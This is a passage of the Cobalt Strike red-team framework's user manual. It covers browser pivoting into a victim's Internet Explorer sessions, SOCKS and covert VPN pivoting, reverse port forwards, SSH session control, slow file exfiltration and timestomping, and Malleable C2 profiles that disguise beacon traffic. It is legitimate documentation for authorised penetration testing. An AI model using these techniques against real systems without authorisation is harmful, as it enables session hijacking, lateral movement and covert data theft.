


**figure 64** - Start a Browser Pivot

Beware that the process you inject into matters a great deal. Inject into Internet Explorer to inherit a user's authenticated web sessions. Modern versions of Internet Explorer spawn each tab in its own process. If your target uses a modern version of Internet Explorer, you must inject a process associated with an open tab to inherit session state. Which tab process doesn't matter (child tabs share session state).

Identify Internet Explorer tab processes by looking at the PPID value in the Browser Pivoting setup dialog. If the PPID references **explorer.exe**, the process is not associated with a tab. If the PPID references **iexplore.exe**, the process is associated with a tab. Cobalt Strike will show a checkmark next to the processes it thinks you should inject into.

Once Browser Pivoting is setup, set up your web browser to use the Browser Pivot Proxy server. Remember, Cobalt Strike's Browser Pivot server is an HTTP proxy server.



**figure 65** - Configure Browser Settings

## Use

You may browse the web as your target user once browser pivoting is started. Beware that the browser pivoting proxy server will present its SSL certificate for SSL-enabled websites you visit. This is necessary for the technology to work.

The browser pivoting proxy server will ask you to add a host to your browser's trust store when it detects an SSL error. Add these hosts to the trust store and press refresh to make SSL protected sites load properly.

If your browser pins the certificate of a target site, you may find it impossible to get your browser to accept the browser pivoting proxy server's SSL certificate. This is a pain. One option is to use a different browser. The open source Chromium browser has a command-line option to ignore all certificate errors. This is ideal for browser pivoting use:

```
chromium --ignore-certificate-errors --proxy-server=[host] : [port]
```

The above command is available from **View -> Proxy Pivots**. Highlight the Browser Pivot HTTP Proxy entry and press **Tunnel**.

To stop the Browser Pivot proxy server, type **browserspivot stop** in its Beacon console.

You will need to reinject the browser pivot proxy server if the user closes the tab you're working from. The Browser Pivot tab will warn you when it can't connect to the browser pivot proxy server in the browser.

**NOTE:**

OpenJDK 11 has a TLS implementation bug that causes ERR\_SSL\_PROTOCOL\_ERROR (Chrome/Chromium) and SSL\_ERROR\_RX\_RECORD\_TOO\_LONG (Firefox) when interacting with https:// sites. If you encounter these errors--downgrade your team server to Oracle Java 1.8 or OpenJDK 10.

## How Browser Pivoting Works

Internet Explorer delegates all of its communication to a library called WinINet. This library, which any program may use, manages cookies, SSL sessions, and server authentication for its consumers. Cobalt Strike's Browser Pivoting takes advantage of the fact that WinINet transparently manages authentication and reauthentication on a per process basis.

By injecting Cobalt Strike's Browser Pivoting technology into a user's Internet Explorer instance, you get this transparent reauthentication for free.

# Pivoting

## What is Pivoting

Pivoting, for the sake of this manual, is turning a compromised system into a hop point for other attacks and tools. Cobalt Strike's Beacon provides several pivoting options. For each of these options, you will want to make sure your Beacon is in interactive mode. Interactive mode is when a Beacon checks in multiple times each second. Use the **sleep 0** command to put your Beacon into interactive mode.

## SOCKS Proxy

Go to **[beacon] -> Pivoting -> SOCKS Server** to setup a SOCKS4 or SOCKS5 proxy server on your team server. Or, use **socks 8080** to setup a SOCKS proxy server on port 8080 (or any other port you choose).

All connections that go through these SOCKS servers turn into connect, read, write, and close tasks for the associated Beacon to execute. You may tunnel via SOCKS through any type of Beacon (even an SMB Beacon).

Beacon's HTTP data channel is the most responsive for pivoting purposes. If you'd like to pivot traffic over DNS, use the DNS TXT record communication mode.

Use **socks [port] [socks4 | socks5] [enableNoAuth | disableNoAuth] [user] [password] [enableLogging | disableLogging]** to start a SOCKS4a (by default when no server version is specified) or SOCKS5 server on the specified port. This server will relay connections through this Beacon.

SOCKS5 servers can be configured with NoAuth authentication (default), User/Password authentication, and some additional logging.

SOCKS5 Servers currently do not support GSSAPI authentication and IPV6.

To see the SOCKS servers that are currently setup, go to **View -> Proxy Pivots**.

Use **socks stop** to stop the SOCKS servers and terminate existing connections.

Traffic will not relay while Beacon is asleep. Change the sleep time with the sleep command to reduce latency.

## Proxchains

The proxychains tool will force an external program to use a SOCKS proxy server that you designate. You may use proxychains to force third-party tools through Cobalt Strike's SOCKS server. To learn more about proxychains, visit: <http://proxychains.sourceforge.net/>

## Metasploit

You may also tunnel Metasploit Framework exploits and modules through Beacon. Create a Beacon SOCKS proxy server [as described above] and paste the following into your Metasploit Framework console:

```
setg Proxies socks4:team server IP:proxy port  
setg ReverseAllowProxy true
```

These commands will instruct the Metasploit Framework to apply your Proxies option to all modules executed from this point forward. Once you're done pivoting through Beacon in this way, use **unsetg Proxies** to stop this behavior.

If you find the above tough to remember, go to **View -> Proxy Pivots**. Highlight the proxy pivot you setup and press **Tunnel**. This button will provide the setg Proxies syntax needed to tunnel the Metasploit Framework through your Beacon.

## Reverse Port Forward

The following commands are available:

**NOTE:**

Type **help** in the Beacon console to see available commands. Type **help** followed by a command name to see detailed help.

**rportfwd** - Use this command to setup a reverse pivot through Beacon. The rportfwd command will bind a port on the compromised target. Any connections to this port will cause your Cobalt Strike server to initiate a connection to another host and port and relay traffic between these two connections. Cobalt Strike tunnels this traffic through Beacon.

The syntax for rportfwd is: **rportfwd [bind port] [forward host] [forward port]**.

**rportfwd\_local** - Use this command to setup a reverse pivot through Beacon with one variation. This feature initiates a connection to the forward host/port from your Cobalt Strike client. The forwarded traffic is communicated through the connection your Cobalt Strike client has to its team server.

**rportfwd stop [bind port]** - Use to disable the reverse port forward.

## Spawn and Tunnel

Use the spunnel command to spawn a third-party tool in a temporary process and create a reverse port forward for it. The syntax is **spunnel [x86 or x64] [controller host] [controller port] [/path/to/agent.bin]**. This command expects that the agent file is position-independent shellcode (usually the raw output from another offense platform). The spunnel\_local command is the same as spunnel, except it initiates the controller connection from your Cobalt Strike client. The spunnel\_local traffic is communicated through the connection your Cobalt Strike client has to its team server.

## Agent Deployed: Interoperability with Core Impact

The spunnel commands were designed specifically to tunnel Core Impact's agent through Cobalt Strike's Beacon. Core Impact is a penetration testing tool and exploit framework also available for license from Fortra at <https://www.coresecurity.com/products/core-impact>

To export a raw agent file from Core Impact:

1. Click the **Modules** tab in the Core Impact user interface
2. Search for **Package and Register Agent**
3. Double-click this module
4. Change **Platform** to Windows
5. Change **Architecture** to x86-64
6. Change **Binary Type** to raw
7. Click **Target File** and press ... to decide where to save the output.
8. Go to **Advanced**
9. Change **Encrypt Code** to false
10. Go to **Agent Connection**
11. Change **Connection Method** to Connect from Target
12. Change **Connect Back Hostname** to 127.0.0.1
13. Change **Port** to some value (e.g., 9000) and remember it.
14. Press **OK**.

The above will generate a Core Impact agent as a raw file. You may use spunnel x64 or spunnel\_local x64 to run this agent and tunnel it back to Core Impact.

We often use Cobalt Strike on an internet reachable infrastructure and Core Impact is often on a local Windows virtual machine. It's for this reason we have spunnel\_local. We recommend that you run a Cobalt Strike client from the same Windows system that Core Impact is installed onto.

In this setup, you can run **spunnel\_local x64 127.0.0.1 9000 c:\path\to\agent.bin**. Once the connection is made, you will hear the famous "Agent Deployed" wav file.

With an Impact agent on target, you have tools to escalate privileges, scan and information gather via many modules, launch remote exploits, and chain other Impact agents through your Beacon connection.

## Pivot Listeners

It's good tradecraft to limit the number of direct connections from your target's network to your command and control infrastructure. A pivot listener allows you to create a listener that is bound to a Beacon or SSH session. In this way, you can create new reverse sessions without more direct connections to your command and control infrastructure.

To setup a pivot listener, go to **[beacon] -> Pivoting -> Listener....** This will open a dialog where you may define a new pivot listener.



**figure 66** - Configure a Pivot Listener

A pivot listener will bind to Listen Port on the specified Session. The Listen Host value configures the address your reverse TCP payload will use to connect to this listener.

Right now, the only payload option is windows/beacon\_reverse\_tcp. This is a listener without a stager. This means you can't embed this payload into commands and automation that expect staggers. You do have the option to export a [stageless payload](#) artifact and run it to deliver a reverse TCP payload.

Pivot Listeners do not change the pivot host's firewall configuration. If a pivot host has a host-based firewall, this may interfere with your listener. You, the operator, are responsible for anticipating this situation and taking the right steps for it.


To remove a pivot listener, go to **Cobalt Strike -> Listeners** and remove the listener there. Cobalt Strike will send a task to tear down the listening socket, if the session is still reachable.

## Covert VPN

VPN pivoting is a flexible way to tunnel traffic without the limitations of a proxy pivot. Cobalt Strike offers VPN pivoting through its Covert VPN feature. Covert VPN creates a network interface on the Cobalt Strike system and bridges this interface into the target's network.

## How to Deploy

To activate Covert VPN, right-click a compromised host, go to **[beacon] -> Pivoting -> Deploy VPN**. Select the remote interface you would like Covert VPN to bind to. If no local interface is present, press **Add** to create one.



**figure 67 - Deploy Covert VPN**

Check **Clone host MAC address** to make your local interface have the same MAC address as the remote interface. It's safest to leave this option checked.

Press **Deploy** to start the Covert VPN client on the target. Covert VPN requires Administrator access to deploy.

Once a Covert VPN interface is active, you may use it like any physical interface on your system. Use ifconfig to configure its IP address. If your target network has a DHCP server, you may request an IP address from it using your operating systems built-in tools.

## Manage Interfaces

To manage your Covert VPN interfaces, go to **Cobalt Strike -> VPN Interfaces**. Here, Cobalt Strike will show the Covert VPN interfaces, how they're configured, and how many bytes were transmitted and received through each interface.

Highlight an interface and press **Remove** to destroy the interface and close the remote Covert VPN client. Covert VPN will remove its temporary files on reboot and it automatically undoes any system changes right away.

Press **Add** to configure a new Covert VPN interface.



**figure 68** - Setup a Covert VPN Interface

## Configure an Interface

Covert VPN interfaces consist of a network tap and a channel to communicate ethernet frames through. To configure the interface, choose an Interface name (this is what you will manipulate through ifconfig later) and a MAC address.

You must also configure the Covert VPN communication channel for your interface. Covert VPN may communicate Ethernet frames over a UDP connection, TCP connection, ICMP, or using the HTTP protocol. The TCP (Reverse) channel has the target connect to your Cobalt Strike instance. The TCP (Bind) channel has Cobalt Strike tunnel the VPN through Beacon.

Cobalt Strike will setup and manage communication with the Covert VPN client based on the Local Port and Channel you select.

The Covert VPN HTTP channel makes use of the Cobalt Strike web server. You may host other Cobalt Strike web applications and multiple Covert VPN HTTP channels on the same port.

For best performance, use the UDP channel. The UDP channel has the least amount of overhead compared to the TCP and HTTP channels. Use the ICMP, HTTP, or TCP (Bind) channels if you need to get past a restrictive firewall.

While Covert VPN has a flexibility advantage, your use of a VPN pivot over a proxy pivot will depend on the situation. Covert VPN requires Administrator access. A proxy pivot does not. Covert VPN creates a new communication channel. A proxy pivot does not. You should use a proxy pivot initially and move to a VPN pivot when it's needed.

# SSH Sessions

## The SSH Client

Cobalt Strike controls UNIX targets with a built-in SSH client. This SSH client receives tasks from and routes its output through a parent Beacon.

Right-click a target and go to **Login -> ssh** to authenticate with a username and password. Go to **Login -> ssh (key)** to authenticate with a key.

From a Beacon console, use **ssh [pid] [arch] [target] [user] [password]** to inject into the specified process to run an SSH client and attempt to login to the specified target. Use **ssh [target] [user] [password]** (without [pid] and [arch] arguments) to spawn a temporary process to run an SSH client and attempt to login to the specified target.

You may also use **ssh-key [pid] [arch] [target:port] [user] [/path/to/key.pem]** to inject into the specified process to run an SSH client and attempt to login to the specified target. Use **ssh-key [target:port] [user] [/path/to/key.pem]** (without [pid] and [arch] arguments) to spawn a temporary process to run an SSH client and attempt to login to the specified target.

**NOTE:**

The key file needs to be in the PEM format. If the file is not in the PEM format then make a copy of the file and convert the copy with the following command: **/usr/bin/ssh-keygen -f [/path/to/copy] -e -m pem -p**.

These commands run Cobalt Strike's SSH client. The client will report any connection or authentication issues to the parent Beacon. If the connection succeeds, you will see a new session in Cobalt Strike's display. This is an SSH session. Right-click on this session and press **Interact** to open the SSH console.

Type **help** to see a list of commands the SSH session supports. Type **help** followed by a command name for details on that command.

The SSH Client supports Help Groups in organizing the **help** command output. Type **help help** on the console's command line to see help for the **help** command.

The Console tab on the User Preferences dialog has an option for the default format of the **help** command and an option to highlight user-defined commands in the help output.

You can define custom Help Groups with the [\*\*ssh\\_command\\_group\*\*](#) aggressor function and associate user-defined commands with custom Help Groups using the group id parameter on the [\*\*ssh\\_command\\_register\*\*](#) aggressor function.

# Running Commands

The **shell** command will run the command and arguments you provide. Running commands block the SSH session for up to 20s before Cobalt Strike puts the command in the background. Cobalt Strike will report output from these long running commands as it becomes available.

Use **sudo [password] [command + arguments]** to attempt to run a command via sudo. This alias requires the target's sudo to accept the -S flag.

The **cd** command will change the current working directory for the SSH session. The **pwd** command reports the current working directory.

# Upload and Download Files

The following commands are available:

**NOTE:**

Type **help** in the Beacon console to see available commands. Type **help** followed by a command name to see detailed help.

**download** - This command downloads the requested file. You do not need to provide quotes around a filename with spaces in it. Beacon is built for low and slow exfiltration of data. During each check-in, Beacon will download a fixed chunk of each file its tasked to get. The size of this chunk depends on Beacon's current data channel. The HTTP and HTTPS channels pull data in 512KB chunks.

**downloads** - Use to see a list of file downloads in progress for the current Beacon.

**cancel** - Issue this command, followed by a filename, to cancel a download that's in progress. You may use wildcards with your cancel command to cancel multiple file downloads at once.

**upload** - This command uploads a file to the host.

**timestomp** - When you upload a file, you will sometimes want to update its timestamps to make it blend in with other files in the same folder. This command will do this. The timestomp command matches the Modified, Accessed, and Created times of one file to another file.

Go to **View -> Downloads** in Cobalt Strike to see the files that your team has downloaded so far. Only completed downloads show up in this tab.

Downloaded files are stored on the team server. To bring files back to your system, highlight them here, and press **Sync Files**. Cobalt Strike then downloads the selected files to a folder of your choosing on your system.

## Peer-to-peer C2

SSH sessions can control TCP Beacons. Use the **connect** command to assume control of a TCP Beacon waiting for a connection. Use **unlink** to disconnect a TCP Beacon session.

Go to **[session] -> Listeners -> Pivot Listener...** to setup a pivot listener tied to this SSH session. This will allow this compromised UNIX target to receive reverse TCP Beacon sessions. This option does require that the SSH daemon's GatewayPorts option is set to yes or ClientSpecified.

## SOCKS Pivoting and Reverse Port Forwards

The following commands are available:

**NOTE:**

Type **help** in the Beacon console to see available commands. Type **help** followed by a command name to see detailed help.

**socks** - Use this command to create a SOCKS server on your team server that forwards traffic through the SSH session. The **rportfwd** command will also create a reverse port forward that routes traffic through the SSH session and your Beacon chain.

There is one caveat to rportfwd: the **rportfwd** command asks the SSH daemon to bind to all interfaces. It's quite likely the SSH daemon will override this and force the port to bind to localhost. You need to change the GatewayPorts option for the SSH daemon to yes or clientspecified.

# Malleable Command and Control

## Overview

[Beacon](#)'s HTTP indicators are controlled by a Malleable Command and Control ([Malleable C2](#)) profile. A Malleable C2 profile is a simple program that specifies how to transform data and store it in a transaction. The same profile that transforms and stores data, interpreted backwards, also extracts and recovers data from a transaction.

To use a custom profile, you must start a Cobalt Strike team server and specify your profile at that time.

```
./teamserver [external IP] [password] [/path/to/my.profile]
```

You may only load one profile per Cobalt Strike instance.

## Viewing the Loaded Profile

To view the C2 profile that was loaded when the TeamServer was started select **Help \ Malleable C2 Profile** on the menu. This displays the profile for the currently selected TeamServer when multiple TeamServers are connected. The dialog is read-only.

To close the dialog use the 'x' in the upper right corner of the dialog.

**TIP:**

This section covers the Malleable C2 features related to flexible network communications. See [Malleable PE, Process Injection, and Post Exploitation on page 165](#) for information on Malleable C2's stage, process-inject, and post-ex blocks.

## Checking for Errors

Cobalt Strike's Linux package includes a **c2lint** program. This program will check the syntax of a communication profile, apply a few extra checks, and even unit test your profile with random data. It's highly recommended that you check your profiles with this tool before you load them into Cobalt Strike.

```
./c2lint [/path/to/my.profile]
```

c2lint returns and logs the following result codes for the specified profile file:

- A result of 0 is returned if c2lint completes with no errors
- A result of 1 is returned if c2lint completes with only warnings
- A result of 2 is returned if c2lint completes with only errors
- A result of 3 is returned if c2lint completes with both errors and warnings.

The last lines of the c2lint output display a count of detected errors and warnings. No message is displayed if none are found. There can be more error messages displayed in the output than the count represents because a single error may produce more than 1 error message. This is the same possibility for warnings however less likely. For example:

- [!] Detected 1 warning.
- [-] Detected 3 errors.

## Profile Language

The best way to create a profile is to modify an existing one. Several example profiles are available on Github: <https://github.com/cobalt-strike/Malleable-C2-Profiles>

When you open a profile, here is what you will see:

```
# this is a comment
set global_option "value";

protocol-transaction {
    set local_option "value";

    client {
        # customize client indicators
    }

    server {
        # customize server indicators
    }
}
```

Comments begin with a # and go until the end of the line. The set statement is a way to assign a value to an option. Profiles use { curly braces } to group statements and information together. Statements always end with a semi-colon.

To help all of this make sense, here's a partial profile:

```

http-get {
    set uri "/foobar";
    client {
        metadata {
            base64;
            prepend "user=";
            header "Cookie";
        }
    }
}

```

This partial profile defines indicators for an HTTP GET transaction. The first statement, set uri, assigns the URI that the client and server will reference during this transaction. This set statement occurs outside of the client and server code blocks because it applies to both of them.

The client block defines indicators for the client that performs an HTTP GET. The client, in this case, is Cobalt Strike's Beacon payload.

When Cobalt Strike's Beacon "phones home" it sends metadata about itself to Cobalt Strike. In this profile, we have to define how this metadata is encoded and sent with our HTTP GET request.

The metadata keyword followed by a group of statements specifies how to transform and embed metadata into our HTTP GET request. The group of statements, following the metadata keyword, is called a data transform.

Step	Action	Data
0.	Start	metadata
1.	base64	Base64 Encode
2.	prepend "user="	Prepend String
3.	header "Cookie"	Store in Transaction

The first statement in our data transform states that we will base64 encode our metadata [1]. The second statement, prepend, takes our encoded metadata and prepends the string user= to it [2]. Now our transformed metadata is "user=". base64(metadata). The third statement states we will store our transformed metadata into a client HTTP header called Cookie [3]. That's it.

Both Beacon and its server consume profiles. Here, we've read the profile from the perspective of the Beacon client. The Beacon server will take this same information and interpret it backwards. Let's say our Cobalt Strike web server receives a GET request to the URI /foobar. Now, it wants to extract metadata from the transaction.

Step	Action	Data
0.	Start	
1.	header "Cookie"	Recover from Transaction
2.	prepend "user="	Remove first 5 characters
3.	base64	Base64 Decode
		metadata

The header statement will tell our server where to recover our transformed metadata from [1]. The HTTP server takes care to parse headers from the HTTP client for us. Next, we need to deal with the prepend statement. To recover transformed data, we interpret prepend as remove the first X characters [2], where X is the length of the original string we prepended. Now, all that's left is to interpret the last statement, base64. We used a base64 encode function to transform the metadata before. Now, we use a base64 decode to recover the metadata [3].

We will have the original metadata once the profile interpreter finishes executing each of these inverse statements.

## Data Transform Language

A data transform is a sequence of statements that transform and transmit data. The data transform statements are:

Statement	Action	Inverse
append "string"	Append "string"	Remove last LEN("string") characters
base64	Base64 Encode	Base64 Decode
base64url	URL-safe Base64 Encode	URL-safe Base64 Decode
mask	XOR mask w/ random key	XOR mask w/ same random key
netbios	NetBIOS Encode 'a'	NetBIOS Decode 'a'
netbiosu	NetBIOS Encode 'A'	NetBIOS Decode 'A'
prepend "string"	Prepend "string"	Remove first LEN("string") characters

A data transform is a combination of any number of these statements, in any order. For example, you may choose to netbios encode the data to transmit, prepend some information, and then base64 encode the whole package.

A data transform always ends with a termination statement. You may only use one termination statement in a transform. This statement tells Beacon and its server where in the transaction to store the transformed data.

There are four termination statements.

Statement	What
header "header"	Store data in an HTTP header
parameter "key"	Store data in a URI parameter
print	Send data as transaction body
uri-append	Append to URI

The header termination statement stores transformed data in an HTTP header. The parameter termination statement stores transformed data in an HTTP parameter. This parameter is always sent as part of URI. The print statement sends transformed data in the body of the transaction.

The print statement is the expected termination statement for the http-get.server.output, http-post.server.output, and http-stager.server.output blocks. You may use the header, parameter, print and uri-append termination statements for the other blocks.

If you use a header, parameter, or uri-append termination statement on http-post.client.output, Beacon will chunk its responses to a reasonable length to fit into this part of the transaction.

These blocks and the data they send are described in a later section.

## Strings

Beacon's Profile Language allows you to use "strings" in several places. In general, strings are interpreted as-is. However, there are a few special values that you may use in a string:

Value	Special Value
"\n"	Newline character
"\r"	Carriage Return
"\t"	Tab character
"\u####"	A unicode character
"\x##"	A byte (e.g., \x41 = 'A')
"\\"	\

## Headers and Parameters

Data transforms are an important part of the indicator customization process. They allow you to dress up data that Beacon must send or receive with each transaction. You may add extraneous indicators to each transaction too.

In an HTTP GET or POST request, these extraneous indicators come in the form of headers or parameters. Use the parameter statement within the client block to add an arbitrary parameter to an HTTP GET or POST transaction.

This code will force Beacon to add ?bar=blah to the /foobar URI when it makes a request.

```
http-get {
    client {
        parameter "bar" "blah";
```

Use the header statement within the client or server blocks to add an arbitrary HTTP header to the client's request or server's response. This header statement adds an indicator to put network security monitoring teams at ease.

```
http-get {
    server {
        header "X-Not-Malware" "I promise!";
```

The Profile Interpreter will Interpret your header and parameter statements In order. That said, the WinINet or WinHTTP (client) and Cobalt Strike web server have the final say about where in the transaction these indicators will appear.

See [HTTP Host Profiles on page 152](#) for instructions to include customized headers and parameters for specific host names.

## Options

You may configure Beacon's defaults through the profile file. There are two types of options: global and local options. The global options change a global Beacon setting. Local options are transaction specific. You must set local options in the right context. Use the set statement to set an option.

```
set "sleeptime" "1000";
```

Here are a few options:

Option	Context	Default Value	Changes
data_jitter		0	Append random-length string (up to data_jitter value) to http-get and http-post server output.
headers_remove			Comma-separated list of HTTP client headers to remove from Beacon C2
host_stage		true	Host payload for staging over HTTP, HTTPS, or DNS. Required by staggers.
jitter		0	<p>Default jitter factor (0-99%)</p> <p>This property cannot be used when the sleep option is included in the profile.</p>
pipename		msagent_##	Default name of pipe to use for SMB Beacon's peer-to-peer communication. <i>Each # is replaced with a random hex value.</i>
pipename_stager		status_##	Name of pipe to use for SMB Beacon's named pipe stager. <i>Each # is replaced with a random hex value.</i>
sample_name		My Profile	The name of this profile (used in the Indicators of Compromise report)
sleep			<p>Default sleep time defined as either:</p> <p>seconds jitter (e.g. '20 25') or [n]d [n]h [n]m [n]s [n]j (e.g. '1d 13h 34m 45s 25j')</p> <p>This property cannot be used when the sleeptime and jitter options are included in the profile.</p>
sleeptime		60000	<p>Default sleep time (in milliseconds).</p> <p>This property cannot be used when the sleep option is included in the profile.</p>
smb_frame_header			Prepend header to SMB Beacon messages
ssh_banner		Cobalt Strike 4.2	SSH client banner

Option	Context	Default Value	Changes
ssh_pipename		postex_ssh_####	Name of pipe for SSH sessions. Each # is replaced with a random hex value.
steal_token_access_mask		Blank/0 (TOKEN_ALL_ACCESS)	Sets the default used by steal_token beacon command and bsteal_token beacon aggressor script command for the OpenProcessToken functions "Desired Access".  Suggestion: use "11" for "TOKEN_DUPLICATE   TOKEN_ASSIGN_PRIMARY   TOKEN_QUERY"
tasks_max_size		1048576	The maximum size (in bytes) of task(s) and proxy data that can be transferred through a communication channel at a check in
tasks_proxy_max_size		921600	The maximum size (in bytes) of proxy data to transfer via the communication channel at a check in.
tasks_dns_proxy_max_size		71680	The maximum size (in bytes) of proxy data to transfer via the DNS communication channel at a check in.
tcp_frame_header			Prepend header to TCP Beacon messages
tcp_port		4444	Default TCP Beacon listen port
uri	http-get, http-post	[required option]	Transaction URI
uri_x86	http-stager		x86 payload stage URI
uri_x64	http-stager		x64 payload stage URI
useragent		Internet Explorer (Random)	Default User-Agent for HTTP comms.
verb	http-get, http-post	GET, POST	HTTP Verb to use for transaction
client_max_post_get_packet	http-post	4096 - 65536 Default: 4096	Controls the amount of file download data that a beacon can process during one cycle (check-in) when using HTTP Posts with the GET verb.

Option	Context	Default Value	Changes
client_max_post_get_size	http-post	96 - 4096 Default: 96	Controls the size of chunked data (data sent per request) when beacon is posting with a GET verb into an HTTP Header.
client_max_post_post_size	http-post	1024 - 524288 Default: 524288	Chunks HTTP posted data (with the POST verb) into multiple smaller requests.

With the uri option, you may specify multiple URIs as a space separated string. Cobalt Strike's web server will bind all of these URIs and it will assign one of these URIs to each Beacon host when the Beacon stage is built.

Even though the useragent option exists; you may use the header statement to override this option.

## Additional Considerations for the 'task\_' Settings

The tasks\_max\_size, tasks\_proxy\_max\_size, and tasks\_dns\_proxy\_max\_size work together to create a data buffer to be transferred to beacon when a check in occurs. When the beacon checks in it requests a list of tasks and proxy data that is ready to be transferred to this beacon and its children. The data buffer starts to fill with task(s) followed by proxy data for the parent beacon. Then it continues this pattern for each child beacon until no more tasks or proxy data is available or the tasks\_max\_size setting will be exceeded by the next task or proxy data.

The tasks\_max\_size controls the maximum size in bytes a data buffer filled with tasks and proxy data can be transferred to beacon through DNS, HTTP, HTTPS, and Peer-to-Peer communication channels. Most of the time the defaults are fine, however there are occasions when a custom task will exceed the maximum size and cannot be sent. For example, you use the execute-assembly with an executable larger than 1MB in size and the following message is displayed in the team server and beacon consoles.

*[TeamServer Console]*

*Dropping task for 40147050! Task size of 1389584 bytes is over the max task size limit of 1048576 bytes.*

*[Beacon Console]*

*Task size of 1389584 bytes is over the max task size limit of 1048576 bytes.*

Increasing the tasks\_max\_size setting will allow this custom task to be sent. However, it will require restarting the team server and generating new beacons as the tasks\_max\_size is patched into the configuration settings when a beacon is generated and cannot be modified. This setting also affects how much heap memory beacon allocates to process tasks.

## Best Practices:

- Determine the largest task size that will be sent to a beacon. This can be done through testing and looking for the message above or investigating your custom objects (executables, dlls, etc) that are used in your engagements. Once this is determined add some extra space to the value. Using the information from the above example use 1572864 (1.5 MB) as the tasks\_max\_size. The reason to have extra space is because a smaller task may follow the larger task to read the response.
- When the tasks\_max\_size value is determined update the task\_max\_size setting in your profile and start the team server and generate your beacon artifacts to deploy on your target systems.
- If your infrastructure requires beacons generated from other team servers to connect with each other through Peer-to-Peer communication channels, then this setting should be updated on all team servers. Otherwise, a beacon will ignore a request when it exceeds its configured size.
- If you are using an ExternaC2 listener an update would be required to support tasks\_max\_size larger than the default size of 1MB.

When executing a large task avoid queueing it with other tasks, especially if this is being executed on a beacon using peer-to-peer communication channels (SMB and TCP) as it could be delayed for several check ins depending on the number of already queued tasks and proxy data to send. The reason is when a task is added it has a size of X bytes which reduces the total available space available for adding additional tasks. In addition, proxying data through a beacon will also reduce the amount of available space for sending a large task. When a task is delayed the following message is displayed in the team server and beacon consoles.

*[Team Server Console]*

*Chunking tasks for 123! Unable to add task of 787984 bytes as it is over the available size of 260486 bytes. 2 task(s) on hold until next checkin.*

*[Beacon Console]*

*Unable to add task of 787984 bytes as it is over the available size of 260486 bytes. 2 task(s) on hold until next checkin.*

The tasks\_dns\_proxy\_max\_size (DNS channel) and tasks\_proxy\_max\_size (Other channels) controls the size of proxy data in bytes to be sent to beacon. Both settings need to be less than the tasks\_max\_size setting. It is recommended not to modify these settings as the default sizes are fine. How these settings work is when it is time to add proxy data to the data buffer for a parent beacon it uses the channels proxy\_max\_size setting minus the current task length, which can be either a positive or negative value. If it is a positive value, then the proxy data will be added up to that value. If it is a negative value the proxy data is skipped for this check in. For a child beacon the proxy\_max\_size is temporarily reduced based on the available data buffer space left from processing the parent and prior children.

# HTTP Staging

Beacon is a staged payload. This means the payload is downloaded by a stager and injected into memory. Your http-get and http-post indicators will not take effect until Beacon is in memory on your target. Malleable C2's http-stager block customizes the HTTP staging process.

```
http-stager {
    set uri_x86 "/get32.gif";
    set uri_x64 "/get64.gif";
```

The `uri_x86` option sets the URI to download the x86 payload stage. The `uri_x64` option sets the URI to download the x64 payload stage.

```
client {
    parameter "id" "1234";
    header "Cookie" "SomeValue";
}
```

The `client` keyword under the context of `http-stager` defines the client side of the HTTP transaction. Use the `parameter` keyword to add a parameter to the URI. Use the `header` keyword to add a header to the stager's HTTP GET request.

```
server {
    header "Content-Type" "image/gif";
    output {
        prepend "GIF89a";
        print;
    }
}
```

The `server` keyword under the context of `http-stager` defines the server side of the HTTP transaction. The `header` keyword adds a server header to the server's response. The `output` keyword under the server context of `http-stager` is a data transform to change the payload stage. This transform may only prepend and append strings to the stage. Use the `print` termination statement to close this output block.

## A Beacon HTTP Transaction Walk-through

To put all of this together, it helps to know what a Beacon transaction looks like and which data is sent with each request.

A transaction starts when a Beacon makes an HTTP GET request to Cobalt Strike's web server. At this time, Beacon must send metadata that contains information about the compromised system.

**TIP:**

Session metadata is an encrypted blob of data. Without encoding, it is not suitable for transport in a header or URI parameter. Always apply a base64, base64url, or netbios statement to encode your metadata.

Cobalt Strike's web server responds to this HTTP GET with tasks that the Beacon must execute. These tasks are, initially, sent as one encrypted binary blob. You may transform this information with the output keyword under the server context of http-get.

As Beacon executes its tasks, it accumulates output. After all tasks are complete, Beacon checks if there is output to send. If there is no output, Beacon goes to sleep. If there is output, Beacon initiates an HTTP POST transaction.

The HTTP POST request must contain a session id in a URI parameter or header. Cobalt Strike uses this information to associate the output with the right session. The posted content is, initially, an encrypted binary blob. You may transform this information with the output keyword under the client context of http-post.

Cobalt Strike's web server may respond to an HTTP POST with anything it likes. Beacon does not consume or use this information. You may specify the output of HTTP POST with the output block under the server context of http-post.

**NOTE:**

While http-get uses GET by default and http-post uses POST by default, you're not stuck with these options. Use the verb option to change these defaults. There's a lot of flexibility here.

This table summarizes these keywords and the data they send:

Request	Component	Block	Data
http-get	client	metadata	Session metadata
http-get	server	output	Beacon's tasks
http-post	client	id	Session ID
http-post	client	output	Beacon's responses
http-post	server	output	Empty
http-stager	server	output	Encoded payload stage

# HTTP Host Profiles

